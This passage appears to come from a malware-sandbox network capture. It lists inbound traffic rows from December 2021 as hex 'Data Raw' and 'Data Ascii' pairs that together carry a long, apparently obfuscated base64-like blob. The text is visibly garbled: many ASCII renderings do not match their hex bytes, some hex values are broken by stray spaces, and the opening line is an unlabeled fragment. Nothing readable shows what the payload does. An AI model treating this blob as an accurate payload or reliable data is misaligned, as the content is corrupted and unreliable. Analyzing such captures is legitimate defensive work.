1LGBGNCxBgNjMsYDM0LGBBNixgNUysYEMwLGAwOSxBgRDIsYERGLGAzMCxBgRkQsYDM3LGBGRixgQjIsYDJGLGA1RixgRkYsYEM2LGAzRixgNzYsYDIFLGBGRSxBgNDksYIEJGLGBFQsxBgQ0YsYIEZCLGBDRcxBgODksYDJCLGAzRSxBgRkEsYDJELGBCRSxBgRjUsYDE3LGBGRixgM0UsYEU5LGBFRixgRjEsYIEQ5LGA3RixgOTQsYDkzLGA0NixgM0EsYE
2021-12-02 20:47:22 UTC	132	IN	Data Raw: 52 69 78 67 4d 6a 6b 73 59 45 52 46 4c 47 42 47 51 69 78 67 51 7a 6b 73 59 45 52 47 4c 47 42 47 4e 53 78 67 4d 55 59 73 59 45 5a 45 4c 47 41 33 4e 79 78 67 52 44 4d 73 59 45 5a 44 4c 47 41 79 52 69 78 67 52 6b 59 73 59 44 51 31 4c 47 41 7a 52 69 78 67 52 55 51 73 59 45 4a 47 4c 47 42 47 4e 79 78 67 52 45 49 73 59 45 59 35 4c 47 41 33 4f 43 78 67 52 6b 59 73 59 44 52 46 4c 47 41 33 52 69 78 67 51 30 55 73 59 45 51 32 4c 47 42 42 52 69 78 67 4d 45 49 73 59 45 4a 44 4c 47 41 33 52 69 78 67 4d 30 51 73 59 45 4d 32 4c 47 41 35 51 69 78 67 4d 6a 49 73 59 45 45 30 4c 47 42 45 52 43 78 67 4d 45 55 73 59 44 6c 44 4c 47 41 33 52 69 78 67 4d 54 49 73 59 44 6b 35 4c 47 42 46 51 53 78 67 51 6b 59 73 59 45 55 79 4c 47 42 45 4e 79 78 67 52 6b 51 73 59 44 4a 45 4c 47 42 Data Ascii: RixgMjksYERFLGBGQixgQzksYERGLGBGNSxBgMUysYIEZELGA3NyxgRDMsYIEZDLGAyRixgRkYsYDQ1LGAzRixgRUQsYIEJGLGBGNyxgREIsYIEY5LGA3OCxBgRkYsYDRFLGA3RixgQ0UsYIEQ2LGBBRixgMEIsYIEJDLGA3RixgM0QsYEM2LGA5QixgMjIsYIEE0LGBERCxBgMEUsYDIDLGA3RixgMTIsYDk5LGBFQsxBgQkYsYIEUyLGBENyxgRkQsYDIELGB

Timestamp	kBytes transferred	Direction	Data
2021-12-02 20:47:22 UTC	136	IN	Data Raw: 6b 59 73 59 45 56 46 4c 47 42 43 52 69 78 67 52 6a 63 73 59 45 59 33 4c 47 42 47 4f 53 78 67 51 6b 51 73 59 45 4e 47 4c 47 42 45 4d 79 78 67 4e 30 59 73 59 45 56 45 4c 47 42 47 4e 79 78 67 52 6a 67 73 59 45 55 7a 4c 47 42 47 52 69 78 67 4f 54 49 73 59 45 59 30 4c 47 42 47 4e 79 78 67 52 6b 45 73 59 44 52 47 4c 47 42 47 52 53 78 67 4f 45 4d 73 59 44 64 47 4c 47 42 47 4f 43 78 67 51 54 63 73 59 45 4e 46 4c 47 42 44 52 69 78 67 4e 30 59 73 59 45 56 47 4c 47 42 47 4e 43 78 67 52 6a 63 73 59 45 5a 46 4c 47 41 79 4e 79 78 67 4d 30 55 73 59 45 5a 46 4c 47 42 42 4d 79 78 67 52 44 49 73 59 45 4d 35 4c 47 42 45 52 69 78 67 52 6a 67 73 59 44 46 43 4c 47 41 34 51 79 78 67 4e 30 59 73 59 44 6c 47 4c 47 42 47 4d 79 78 67 52 6a 51 73 59 44 68 47 4c 47 42 47 51 79 78 67 Data Ascii: kYsYEVFLGBCRixgRjcsYEEY3LGBGOSxgQkQsYENGLGBEMyXgN0YsYEVFLGBGNyXgRjgsYEUzLGBGRixgOTIsYEYOLGBGNyXgRkEsYDRGLGBGRSxgOEMsYDdGLGBGOCxgQTcsYENFLGBDRixgN0YsYEVGLGBGNCxgRjcsYEFZFLGAYNyXgM0UsYEFZFLGBBMMyXgRDIsYEM5LGBERixgRjgsYDFCLGA0QyxgN0YsYDIGLGBGMyxgRjQsYDhGLGBGQyxg
2021-12-02 20:47:22 UTC	140	IN	Data Raw: 63 7a 4c 47 42 46 51 53 78 67 52 6b 55 73 59 44 52 47 4c 47 42 42 4e 69 78 67 52 45 59 73 59 44 56 43 4c 47 42 47 51 53 78 67 52 6b 59 73 59 44 4e 47 4c 47 41 30 4e 69 78 67 52 6b 59 73 59 45 5a 47 4c 47 41 33 51 69 78 67 52 54 6b 73 59 45 4a 43 4c 47 42 45 52 69 78 67 4f 45 51 73 59 45 5a 46 4c 47 42 47 52 69 78 67 4e 54 63 73 59 45 5a 44 4c 47 41 31 51 53 78 67 4d 6a 49 73 59 45 4a 42 4c 47 42 43 52 69 78 67 4d 7a 45 73 59 44 64 45 4c 47 41 33 4e 69 78 67 52 6a 41 73 59 44 63 33 4c 47 42 45 4d 43 78 67 4d 55 59 73 59 45 55 35 4c 47 41 32 4e 79 78 67 52 45 59 73 59 45 5a 45 4c 47 42 46 51 69 78 67 52 6b 55 73 59 44 68 45 4c 47 42 47 4e 43 78 67 4e 30 59 73 59 45 5a 44 4c 47 41 30 4e 79 78 67 52 6b 55 73 59 45 5a 43 4c 47 42 46 52 69 78 67 52 6a 67 73 59 Data Ascii: czLGBFQXsgRkUsYDRGLGBBNixgREYsYDVCLGBGQXsgRkYsYDNLGA0NixgRkYsYEEZGLGA3QixgRTksYEJCLGBERixgOEQsYEFZFLGBGRixgNTcsYEZDLGA1QXsgMjIsYEJBLGBCRixgMzEsYDdELGA3NixgRjAsYDc3LGBEMCxBgMUysYEU5LGA2NyxgREYsYEEZELGBFQixgRkUsYDhELGBGNCxBgN0YsYEEZDLGA0NyxgRkUsYEEZCLGBFRixgRjgsY
2021-12-02 20:47:22 UTC	144	IN	Data Raw: 33 52 69 78 67 52 6a 6b 73 59 45 4a 47 4c 47 41 30 4f 53 78 67 52 55 49 73 59 45 55 31 4c 47 42 43 51 69 78 67 51 6b 59 73 59 45 4e 43 4c 47 42 46 52 69 78 67 4d 54 55 73 59 44 45 35 4c 47 42 47 4e 53 78 67 52 55 59 73 59 44 51 31 4c 47 41 35 4f 43 78 67 4d 30 51 73 59 45 45 30 4c 47 41 31 4f 53 78 67 52 6b 59 73 59 44 41 78 4c 47 41 34 4e 53 78 67 4d 54 41 73 59 45 4a 47 4c 47 41 7a 4e 53 78 67 4d 44 55 73 59 44 4a 47 4c 47 41 33 52 69 78 67 4d 7a 63 73 59 44 59 78 4c 47 42 47 52 43 78 67 4f 54 4d 73 59 44 67 30 4c 47 42 46 4d 53 7a 67 43 59 44 64 45 4c 47 41 32 4c 47 42 43 5 2 69 78 67 52 6b 59 73 59 44 41 78 4c 47 42 42 4e 43 78 67 4e 30 4d 73 59 44 5a 43 4c 47 41 30 4d 69 78 67 52 55 51 73 59 44 56 47 4c 47 41 79 4d 43 78 67 4e 6b 4d 73 59 45 5a 47 4c 47 Data Ascii: 3RixgRjksYEJGLGA0OSxgRUIsYEU1LGBGQixgQkYsYENCLGBFRixgMTUsYDE5LGBGNSxgRUIsYDQ1LGA5OCxgM0QsYEE0LGA1OSxgRkYsYDAXLGA4NSxgMTAsYEJLGAzNSxgMDUsYDJLGA3RixgMzcsYDYxLGBGRCxgOTMsYDg0LGBFMSxgM0YsYDQ2LGBCRixgRkYsYDAXLGBBNCxBgN0MsYDZCLGA0MxgRUQsYDVVGLGAYMcXgNkMsYEEZGLG
2021-12-02 20:47:22 UTC	148	IN	Data Raw: 4f 44 45 73 59 44 4d 33 4c 47 42 47 52 69 78 67 52 6a 51 73 59 44 64 47 4c 47 42 42 52 53 78 67 52 6b 51 73 59 44 41 33 4c 47 42 45 4d 69 78 67 52 45 51 73 59 44 56 47 4c 47 42 47 51 79 78 67 51 55 59 73 59 44 46 44 4c 47 42 47 51 69 78 67 4e 6b 59 73 59 44 46 46 4c 47 42 47 51 79 78 67 52 54 59 73 59 44 4e 43 4c 47 41 35 51 53 78 67 51 30 45 73 59 45 45 79 4c 47 41 7a 4e 79 78 67 4d 45 59 73 59 44 64 46 4c 47 42 42 51 53 78 67 52 6b 55 73 59 44 4e 45 4c 4 7 41 7a 51 53 78 67 4e 6b 59 73 59 45 5a 46 4c 47 41 78 4d 79 78 67 51 7a 67 73 59 44 59 31 4c 47 42 47 52 43 78 67 51 7a 51 73 59 45 45 7a 4c 47 41 31 52 69 78 67 52 6a 41 73 59 44 42 47 4c 47 42 42 4e 53 78 67 52 45 49 73 59 44 46 47 4c 47 41 33 52 43 78 67 52 6b 55 73 59 45 4e 43 4c 47 42 47 51 79 78 Data Ascii: ODEsYDM3LGBGRixgRjQsYDdGLGBBRSxgRkQsYDA3LGBEMixgREQsYDVVLGBGQyxgQUYsYDFDLGBGQixgNkYsYDFFLGBGQyxgRTYsYDNLGA5QXsgQ0EsYEEYLGAzNyXgMEYsYDdFLGBBQXsgRkUsYDNLGAzQXsgNkYsYEFZFLGAXMyXgQZgsYDY1LGBGRCxgQzQsYEEZLGA1RixgRjAsYDGBLGBBNSxgREIsYDFGLGA3RCxgRkUsYENCLGBGQyx
2021-12-02 20:47:22 UTC	153	IN	Data Raw: 44 46 44 4c 47 41 31 52 53 78 67 52 6b 51 73 59 45 52 47 4c 47 42 46 52 53 78 67 52 6b 59 73 59 45 49 7a 4c 47 42 47 52 69 78 67 4e 6a 63 73 59 45 5a 42 4c 47 42 42 52 69 78 67 4d 55 55 73 59 45 5a 47 4c 47 42 45 52 53 78 67 51 7a 45 73 59 45 4d 79 4c 47 42 45 52 43 78 67 52 6b 55 73 59 44 5a 47 4c 47 42 43 52 53 78 67 52 6a 4d 73 59 45 52 43 4c 47 41 31 51 53 78 67 52 44 6b 73 59 45 52 46 4c 47 42 47 52 69 78 67 51 54 6b 73 59 45 5a 42 4c 47 41 33 51 69 7 8 67 4f 55 51 73 59 44 4d 33 4c 47 41 31 52 69 78 67 52 54 45 73 59 45 4e 45 4c 47 41 35 4d 79 78 67 52 6b 59 73 59 45 56 43 4c 47 41 7a 52 69 78 67 52 6b 45 73 59 44 51 33 4c 47 42 45 4d 79 78 67 52 45 59 73 59 45 55 31 4c 47 41 35 52 69 78 67 52 6b 49 73 59 44 6c 43 4c 47 41 7a 52 53 78 67 52 6a 63 73 Data Ascii: DFDLGA1RSxgRkQsYERGLGBFRSxgRkYsYElZLGBGRixgNjcsYEEZLGBBRixgMUUsYEEZGLGBERSxgQzEsYEMyLGBERCxgRkUsYDZGLGBCRSxgRjMsYERCLGA1QXsgRDksYERFLGBGRixgQTksYEEZBLGA3QixgOUQsYDM3LGA1RixgRTesYENELGA5MyXgRkYsYEVCLGAzRixgRkEsYDQ3LGBEMyXgREYsYEU1LGA5RixgRkl sYDICLGAzRSxgRjcs
2021-12-02 20:47:22 UTC	157	IN	Data Raw: 42 47 52 53 78 67 52 54 49 73 59 45 52 47 4c 47 42 46 4d 69 78 67 52 44 63 73 59 45 5a 46 4c 47 42 43 52 69 78 67 4e 30 55 73 59 45 56 43 4c 47 42 45 52 69 78 67 4e 45 4d 73 59 44 59 32 4c 47 42 47 4e 43 78 67 4d 54 63 73 59 44 6b 7a 4c 47 42 46 4e 69 78 67 52 55 55 73 59 45 4a 44 4c 47 42 47 4f 43 78 67 51 55 59 73 59 45 5a 44 4c 47 41 34 52 69 78 67 52 6a 51 73 59 45 55 79 4c 47 42 47 52 69 78 67 4e 7a 51 73 59 44 63 35 4c 47 42 47 52 53 78 67 4e 7a 63 7 3 59 45 45 32 4c 47 42 43 52 69 78 67 51 30 51 73 59 44 56 47 4c 47 42 51 69 78 67 51 55 59 73 59 44 41 30 4c 47 42 42 4d 53 78 67 52 44 4d 73 59 44 49 31 4c 47 41 34 4d 69 78 67 51 55 51 73 59 44 52 43 4c 47 42 45 4d 69 78 67 52 44 67 73 59 44 6c 45 4c 47 41 7a 4e 79 78 67 52 6b 55 73 59 44 49 79 4c Data Ascii: BGRSxgRTIsYERGLGBFMIxgRDcsYEFZFLGBCRixgN0UsYEVCLGBERixgNEMsYDY2LGBGNCxgMTcsYDkzLGBFNixgRUUsYEDLGBGOCxgQUYsYEEZDLGA4RixgRjQsYEUyLGBGRixgNzQsYDc5LGBGRSxgNzcsYEE2LGBCRixgQ0QsYDVVLGBGQixgQUYsYDA0LGBBMSxgRDMsYDI1LGA4MixgQUQsYDRCLGBEMixgRDgsYDIE LGAzNyXgRkUsYDIyL
2021-12-02 20:47:22 UTC	160	IN	Data Raw: 47 4c 47 42 45 52 69 78 67 52 6b 59 73 59 44 49 32 4c 47 41 35 4e 43 78 67 4d 54 49 73 59 45 5a 42 4c 47 41 32 52 69 78 67 4e 6a 6b 73 59 44 4e 44 4c 47 42 43 52 69 78 67 4d 6a 63 73 59 45 5a 45 4c 47 42 47 52 43 78 67 4d 6a 55 73 59 45 5a 45 4c 47 41 35 52 43 78 67 52 44 4d 73 59 44 45 34 4c 47 42 47 52 53 78 67 4e 7a 51 73 59 44 67 79 4c 47 42 47 4e 53 78 67 4d 55 49 73 59 44 55 77 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 41 79 4c 47 42 43 4e 53 78 67 5 2 6b 51 73 59 44 6c 47 4c 47 42 42 4f 53 78 67 51 55 59 73 59 45 52 47 4c 47 41 35 4f 53 78 67 52 6a 41 73 59 45 5a 43 4c 47 41 32 4f 53 78 67 51 7a 49 73 59 45 55 7a 4c 47 41 30 52 69 78 67 4d 6a 63 73 59 45 51 34 4c 47 41 33 52 69 78 67 4d 6a 67 73 59 45 59 31 4c 47 42 47 4f 53 78 67 4f 54 51 73 59 45 Data Ascii: GLGBERixgRkYsYDI2LGA5NCxgMTIsYEEZBLGA2RixgNjksYDNDLGBCRixgMjcsYEEZELGBGRxCxgMjUsYEZELGA5RCxgRDMsYDE4LGBGRSxgNzQsYDgyLGBGNSxgMUIsYDUwLGBGRixgRkYsYDayLGBCNsxBgRkQsYDIGLGBBOSxgQUYsYERGLGA5OSxgRjAsYEEZCLGA2OSxgQzIsYEUzLGA0RixgMjcsYEEQ4LGA3RixgMjgsY EY1LGBGOSxgOTQsYE

Timestamp	kBytes transferred	Direction	Data
2021-12-02 20:47:22 UTC	164	IN	Data Raw: 4d 53 78 67 52 6a 45 73 59 44 67 33 4c 47 42 47 52 69 78 67 52 44 51 73 59 44 5a 47 4c 47 42 47 52 53 78 67 4e 44 63 73 59 44 59 30 4c 47 41 77 4e 79 78 67 4e 30 59 73 59 44 45 79 4c 47 41 33 4d 69 78 67 4e 44 63 73 59 45 4d 33 4c 47 42 47 52 69 78 67 52 44 59 73 59 44 64 47 4c 47 42 47 4f 43 78 67 4f 54 4d 73 59 45 55 35 4c 47 42 47 52 69 78 67 4e 7a 67 73 59 45 59 33 4c 47 42 47 52 69 78 67 52 6b 45 73 59 44 55 33 4c 47 41 33 51 79 78 67 51 54 51 73 59 45 5a 47 4c 47 42 43 4e 43 78 67 4e 55 59 73 59 44 6c 42 4c 47 42 44 4f 43 78 67 4e 6b 4d 73 59 45 5a 46 4c 47 42 47 4e 6 9 78 67 51 6b 59 73 59 45 59 33 4c 47 41 32 52 69 78 67 52 6b 59 73 59 44 64 43 4c 47 41 32 52 69 78 67 52 6b 51 73 59 45 52 42 4c 47 41 31 4d 43 78 67 4e 44 45 73 59 45 4a 47 4c 47 41 Data Ascii: MSxgRjEsYDg3LGBGRixgRDQsYDZGLGBGRSxgNDcsYDY0LGAwNyxgN0YsYDEyLGA3MixgNDcsYEM3LGBGRixgRDYsYDdGLGBGOCxgOTMsYEU5LGBGRixgNzgsYEEY3LGBGRixgRkEsYDU3LGA3QyxgQTQsYEEZGLGBCNCxgNUYsYDIBLGBDOcxgNkMsYEEZFLGBGNixgQkYsYEEY3LGA2RixgRkYsYDdCLGA2RixgRkQsYERBLGA1MCxgNDEsYEJGLGA
2021-12-02 20:47:22 UTC	168	IN	Data Raw: 6a 49 73 59 44 64 47 4c 47 42 46 52 69 78 67 52 45 59 73 59 45 59 79 4c 47 41 77 52 69 78 67 4f 44 45 73 59 44 55 30 4c 47 42 47 52 53 78 67 4d 6a 45 73 59 44 4e 47 4c 47 41 31 4e 53 78 67 51 6b 59 73 59 45 56 45 4c 47 41 79 4d 43 78 67 52 6a 41 73 59 44 45 77 4c 47 41 77 4f 43 78 67 52 6b 4d 73 59 45 55 32 4c 47 41 34 4e 43 78 67 51 7a 41 73 59 44 56 47 4c 47 42 47 4d 43 78 67 4f 45 49 73 59 45 4a 47 4c 47 42 47 4f 43 78 67 4e 45 51 73 59 44 67 77 4c 47 42 44 4d 43 78 67 4f 55 59 73 59 45 59 77 4c 47 42 46 4d 79 78 67 51 7a 6b 73 59 44 64 47 4c 47 42 45 4f 53 78 67 4e 44 45 73 59 45 55 77 4c 47 41 77 52 69 78 67 4f 45 51 73 59 44 49 77 4c 47 42 47 4d 43 78 67 4f 45 59 73 59 45 4d 33 4c 47 41 78 4d 53 78 67 52 6a 67 73 59 44 5a 47 4c 47 41 35 4d 43 78 67 Data Ascii: jlsYDdGLGBFRixgREYsYEEYlGAWRixgODEsYDU0LGBGRSxgMjEsYDNLGA1NSxgQkYsYEEVELGAYMCxgRjAsYDEwLGAwOCxgRkMsYEU2LGA4NCxgQzAsYDVGLGBGMCxgOEIsYEJGLGBGOCxgNEQsYDgwLGBDMCxgOUYsYEEYwLGBFMyxgQzksYDdGLGBEOSxgNDEsYEUwLGAwRixgOEQsYDIwLGBGMCxgOEYsYEM3LGAxMSxgRjgsYDZGLGA5MCxg
2021-12-02 20:47:22 UTC	172	IN	Data Raw: 46 42 4c 47 42 42 4e 53 78 67 52 44 55 73 59 45 56 46 4c 47 42 47 52 69 78 67 4e 6a 41 73 59 44 67 30 4c 47 42 46 4f 53 78 67 4e 7a 63 73 59 44 63 35 4c 47 41 79 51 79 78 67 52 6b 51 73 59 45 5a 46 4c 47 41 7a 51 53 78 67 52 54 6b 73 59 45 49 7a 4c 47 41 7a 52 69 78 67 52 54 4d 73 59 44 4d 33 4c 47 42 47 4d 79 78 67 4d 54 59 73 59 45 4a 43 4c 47 41 77 52 53 78 67 4e 30 55 73 59 44 6b 7a 4c 47 42 47 52 69 78 67 4d 44 45 73 59 44 52 44 4c 47 41 33 4e 43 78 67 52 6a 51 73 59 44 4a 43 4c 47 41 34 52 53 78 67 4d 55 45 73 59 45 56 47 4c 43 78 67 4d 4d 79 78 67 4e 55 59 73 59 44 51 31 4c 47 41 32 4f 53 78 67 4d 6a 4d 73 59 44 4d 79 4c 47 41 35 4e 43 78 67 51 6b 59 73 59 44 41 78 4c 47 41 78 4d 53 78 67 52 55 51 73 59 45 49 33 4c 47 41 30 4f 53 78 67 4d 55 59 73 59 Data Ascii: FBLGBBNxgRDUsYEVFLGBGRixgNjAsYDg0LGBFOSxgNzcsYDc5LGAyQyxgRkQsYEEZFLGAzQsXgRTksYEIzLGAzRixgRTMsYDM3LGBGMyxgMTYsYEEJCLGAwRSxgN0UsYDkzLGBGRixgMDEsYDRDLGA3NCxgRjQsYDJCLGA4RSxgMUEsYEVGLGBDMyxgNUYsYDQ1LGA2OSxgMjMsYDMYlGA5NCxgQkYsYDaxLGAxMSxgRUQsYEI3LGA0OSxgMUYsY
2021-12-02 20:47:22 UTC	176	IN	Data Raw: 43 4e 79 78 67 52 6b 45 73 59 44 4a 45 4c 47 41 33 52 53 78 67 51 55 51 73 59 45 52 47 4c 47 42 46 4d 69 78 67 52 44 63 73 59 45 46 46 4c 47 41 33 52 53 78 67 4f 44 45 73 59 45 4e 46 4c 47 42 47 4f 53 78 67 4e 6b 59 73 59 44 52 46 4c 47 41 79 4d 79 78 67 52 6b 59 73 59 44 6b 35 4c 47 41 35 52 69 78 67 51 55 45 73 59 45 5a 47 4c 47 42 47 4f 53 78 67 51 30 55 73 59 45 4d 34 4c 47 42 47 52 69 78 67 52 54 55 73 59 45 5a 47 4c 47 41 77 51 53 78 67 4d 45 4d 73 59 44 4d 31 4c 47 41 33 52 43 78 67 52 6a 59 73 59 45 5a 45 4c 47 41 79 52 69 78 67 4d 30 4d 73 59 44 67 32 4c 47 42 47 5 1 53 78 67 52 6b 49 73 59 45 55 34 4c 47 42 44 4d 79 78 67 52 45 59 45 5a 44 4c 47 42 43 4e 79 78 67 4d 6a 63 73 59 45 5a 44 4c 47 42 47 52 69 78 67 52 6a 55 73 59 44 6c 47 4c 47 Data Ascii: CNyxgRkEsYDJELGA3RSxgQUQsYERGLGBFMixgRDcsYEFFLGA3RSxgODEsYENFLGBGOSxgNkYsYDRFLGAYMyxgRkYsYDk5LGA5RixgQUESYEEZGLGBGOSxgQOUsYEM4LGBGRixgRTUsYEEZGLGAWQsXgMEMsYDM1LGA3RCxgRjYsYEEZELGAYRixgM0MsYDg2LGBGQsXgRkIsYEU4LGBDMyxgREYsYEEZDLGBCNyxgMjcsYEEZDLGBGRixgRjUsYDIGLG
2021-12-02 20:47:22 UTC	180	IN	Data Raw: 4e 45 49 73 59 44 64 47 4c 47 41 7a 4d 79 78 67 52 44 67 73 59 44 68 43 4c 47 41 31 52 69 78 67 52 55 59 73 59 45 49 33 4c 47 42 45 4f 53 78 67 52 6b 45 73 59 45 46 45 4c 47 42 42 4f 43 78 67 51 7a 63 73 59 44 46 47 4c 47 42 47 51 69 78 67 51 30 51 73 59 44 64 47 4c 47 41 7a 52 43 78 67 51 30 45 73 59 44 5a 42 4c 47 41 35 51 79 78 67 4f 44 55 73 59 44 4a 47 4c 47 42 47 52 69 78 67 4f 55 51 73 59 45 59 30 4c 47 42 47 4d 69 78 67 4e 6b 59 73 59 44 51 77 4c 47 42 42 52 53 78 67 51 7a 6b 73 59 45 59 33 4c 47 41 31 52 69 78 67 52 6b 59 73 59 45 45 31 4c 47 41 33 52 69 78 67 4d 4 4 51 73 59 45 51 30 4c 47 42 45 51 53 78 67 4d 30 59 73 59 45 59 30 4c 47 41 7a 52 69 78 67 52 6b 51 73 59 45 49 32 4c 47 41 78 52 53 78 67 4d 44 4d 73 59 45 5a 46 4c 47 42 46 52 53 78 Data Ascii: NEIsYDdGLGAzMyxgRDgsYDhCLGA1RixgRUYsYEI3LGBEOSxgRkEsYEFELGBBOcxgQzcsYDFGLGBGQiXgQOQsYDdGLGAzRCxgQ0EsYDZBLGA5YqxgODUsYDJGLGBGRixgOUQsYEEY0LGBGMixgNkYsYDQwLGBBRSxgQzksYEEY3LGA1RixgRkYsYEE1LGA3RixgMDQsYEQ0LGBEQsXgM0YsYEEY0LGAzRixgRkQsYEEI2LGAxRSxgMDMsYEEZFLGBFRSx
2021-12-02 20:47:22 UTC	185	IN	Data Raw: 45 46 47 4c 47 41 35 51 69 78 67 52 6b 55 73 59 45 4e 47 4c 47 41 33 52 69 78 67 52 6a 55 73 59 44 4a 47 4c 47 42 47 52 69 78 67 52 54 55 73 59 44 6c 46 4c 47 42 47 4e 79 78 67 52 6a 41 73 59 44 6c 43 4c 47 41 77 4d 79 78 67 52 54 59 73 59 45 5a 47 4c 47 42 47 4e 43 78 67 51 54 63 73 59 45 5a 44 4c 47 41 31 4f 53 78 67 4e 30 59 73 59 44 51 79 4c 47 42 43 51 53 78 67 52 6a 67 73 59 45 4e 47 4c 47 42 47 52 53 78 67 52 6a 63 73 59 44 56 47 4c 47 42 46 4f 53 7 8 67 51 7a 4d 73 59 45 5a 44 4c 47 41 30 52 43 78 67 4d 44 45 73 59 45 59 7a 4c 47 41 7a 4e 79 78 67 4d 6a 55 73 59 44 4e 45 4c 47 42 47 4e 43 78 67 4e 30 49 73 59 44 67 31 4c 47 41 7a 4d 43 78 67 52 6b 59 73 59 44 51 7a 4c 47 41 34 4f 43 78 67 52 54 4d 73 59 45 4a 47 4c 47 42 47 52 43 78 67 52 6a 67 73 Data Ascii: EFGLGA5QixgRkUsYENGLGA3RixgRjUsYDJGLGBGRixgRTUsYDIFLGBGNyxgRjAsYDICLGAwMyxgRTYsYEEZGLGBGNCxgQTcsYEEZDLGA1OSxgN0YsYDQyLGBQCXsXgRjgsYENGLGBGRSxgRjcsYDVGLGBFOSxgQzM sYEEZDLGA0RCxgMDEsYEEYzLGAzNyxgMjUsYDNELGBGNCxgN0IsYDg1LGAzMCxgRkYsYDQzLGA4OCxgRTM sYEEJGLGBGRcxgRjgs
2021-12-02 20:47:22 UTC	189	IN	Data Raw: 41 33 4f 53 78 67 52 6b 45 73 59 45 56 47 4c 47 41 7a 52 69 78 67 52 6b 59 73 59 44 59 31 4c 47 41 33 52 69 78 67 52 6b 55 73 59 45 59 35 4c 47 42 46 52 69 78 67 52 6b 51 73 59 44 64 43 4c 47 41 32 4e 79 78 67 52 54 63 73 59 45 55 35 4c 47 42 47 4e 79 78 67 52 6b 55 73 59 45 4d 78 4c 47 42 43 52 69 78 67 52 55 4d 73 59 44 64 47 4c 47 41 79 4d 53 78 67 4d 44 4d 73 59 45 59 34 4c 47 42 47 4d 69 78 67 51 6b 59 73 59 45 5a 47 4c 47 41 77 4d 79 78 67 51 7a 59 7 3 59 45 55 30 4c 47 41 31 52 53 78 67 52 6b 55 73 59 45 4a 42 4c 47 42 43 52 69 78 67 4e 54 4d 73 59 44 67 30 4c 47 41 79 4e 79 78 67 4e 30 55 73 59 44 4e 45 4c 47 41 35 51 53 78 67 52 6b 49 73 59 45 4a 47 4c 47 41 30 4d 69 78 67 4e 7a 6b 73 59 44 41 77 4c 47 42 46 4d 53 78 67 51 7a 41 73 59 44 52 47 4c Data Ascii: A3OSxgRkEsYEVGLGAzRixgRkYsYDY1LGA3RixgRkUsYEEY5LGBFRixgRkQsYDdCLGA2NyxgRTcsYEU5LGBGNyxgRkUsYEMxLGBCRixgRUMsYDdGLGAYMSxgMDMsYEEY4LGBGMixgQkYsYEEZGLGAWMyxgQzYsYEU0LGA1RSxgRkUsYEBLGBCRixgNTMsYDg0LGAyNyxgN0UsYDNELGA5QsXgRkIsYEEJGLGA0MixgNzksYDAwLGBFMSxgQzAsYDRGL

Timestamp	kBytes transferred	Direction	Data
2021-12-02 20:47:22 UTC	192	IN	Data Raw: 32 4c 47 41 31 52 69 78 67 4e 45 4d 73 59 44 42 44 4c 47 42 47 4e 79 78 67 4e 55 59 73 59 45 51 77 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 51 34 4c 47 41 31 4d 69 78 67 4d 30 55 73 59 44 59 77 4c 47 42 43 52 53 78 67 4f 54 51 73 59 44 59 7a 4c 47 42 46 51 79 78 67 52 45 59 73 59 45 59 30 4c 47 42 45 4e 79 78 67 52 44 67 73 59 45 5a 46 4c 47 41 34 52 43 78 67 51 7a 6b 73 59 44 63 33 4c 47 41 79 4e 79 78 67 52 55 55 73 59 45 5a 47 4c 47 41 77 4e 53 78 67 4e 30 59 73 59 45 5a 44 4c 47 42 42 52 69 78 67 4f 44 4d 73 59 44 52 47 4c 47 41 33 52 53 78 67 51 6b 51 73 59 45 59 30 4c 47 42 42 51 69 78 67 4d 30 59 73 59 45 59 31 4c 47 42 44 52 69 78 67 4e 30 51 73 59 45 59 34 4c 47 41 31 51 69 78 67 52 6b 55 73 59 44 41 32 4c 47 42 43 52 69 78 67 52 6a 6b 73 59 44 Data Ascii: 2LGA1RixgNEMsYDBDLGBGNyXgNUYsYEQwLGBGRixgRkYsYDQ4LGA1MixgM0UsYDYwLGB CRSxgOTQsYDYzLGBFQyxgREYsYHEY0LGBENyXgRDgsYEZFLGA4RCxgQZksYDc3LGAyNyXgRUUsYIEZGLGA wNSxgN0YsYIEZDLGBBRixgODMsYDRGLGA3RSxgQkQsYHEY0LGBBQixgM0YsYHEY1LGBDRixgN0QsYIEY4LGA 1QixgRkUsYDA2LGBCRixgRjksYD
2021-12-02 20:47:22 UTC	192	IN	Data Raw: 4c 47 42 43 52 53 78 67 51 54 4d 73 59 44 64 47 4c 47 42 47 4e 43 78 67 4d 55 59 73 59 45 4e 46 4c 47 41 33 52 69 78 67 4f 55 59 73 59 44 4e 44 4c 47 41 30 51 69 78 67 4f 55 59 73 59 45 52 47 4c 47 42 47 52 69 78 67 4d 6a 55 73 59 45 5a 47 4c 47 41 30 52 43 78 67 4e 55 45 73 59 45 5a 46 4c 47 42 46 4e 69 78 67 51 6b 59 73 59 45 55 79 4c 47 41 79 52 69 78 67 4e 45 45 73 59 45 5a 47 4c 47 41 35 4f 53 78 67 51 30 59 73 59 45 56 46 4c 47 42 47 52 53 78 67 4e 7a 55 73 59 44 51 30 4c 47 42 47 52 69 78 67 4d 54 63 73 59 45 5a 47 4c 47 42 47 51 69 78 67 4d 30 59 73 59 44 63 78 4c 47 41 35 51 79 78 67 51 6b 55 73 59 45 5a 43 4c 47 42 45 4d 79 78 67 52 6b 59 73 59 45 52 44 4c 47 41 33 52 69 78 67 52 6b 51 73 59 45 59 33 4c 47 41 79 4e 69 78 67 52 54 4d 73 59 45 5a Data Ascii: LGBCRSxgQTMtYsYDdGLGBGNCxgMUYSYENFLGA3RixgOUYSYDNDLGA0QixgOUYSYERGLGBG RixgMjUsYIEZGLGA0RCxgNUEsYIEZFLGBFNixgQkYsYEUyLGAyRixgNEEsYIEZGLGA5OSxgQ0YsYIEVFLGBG RSxgNzUsYDQ0LGBGRixgMTcsYIEZGLGBGQixgM0YsYDcxLGA5QyxgQkUsYIEZCLGBEMyXgRkYsYERDLGA3 RixgRkQsYIEY3LGAyNixgRTMsYIEZ
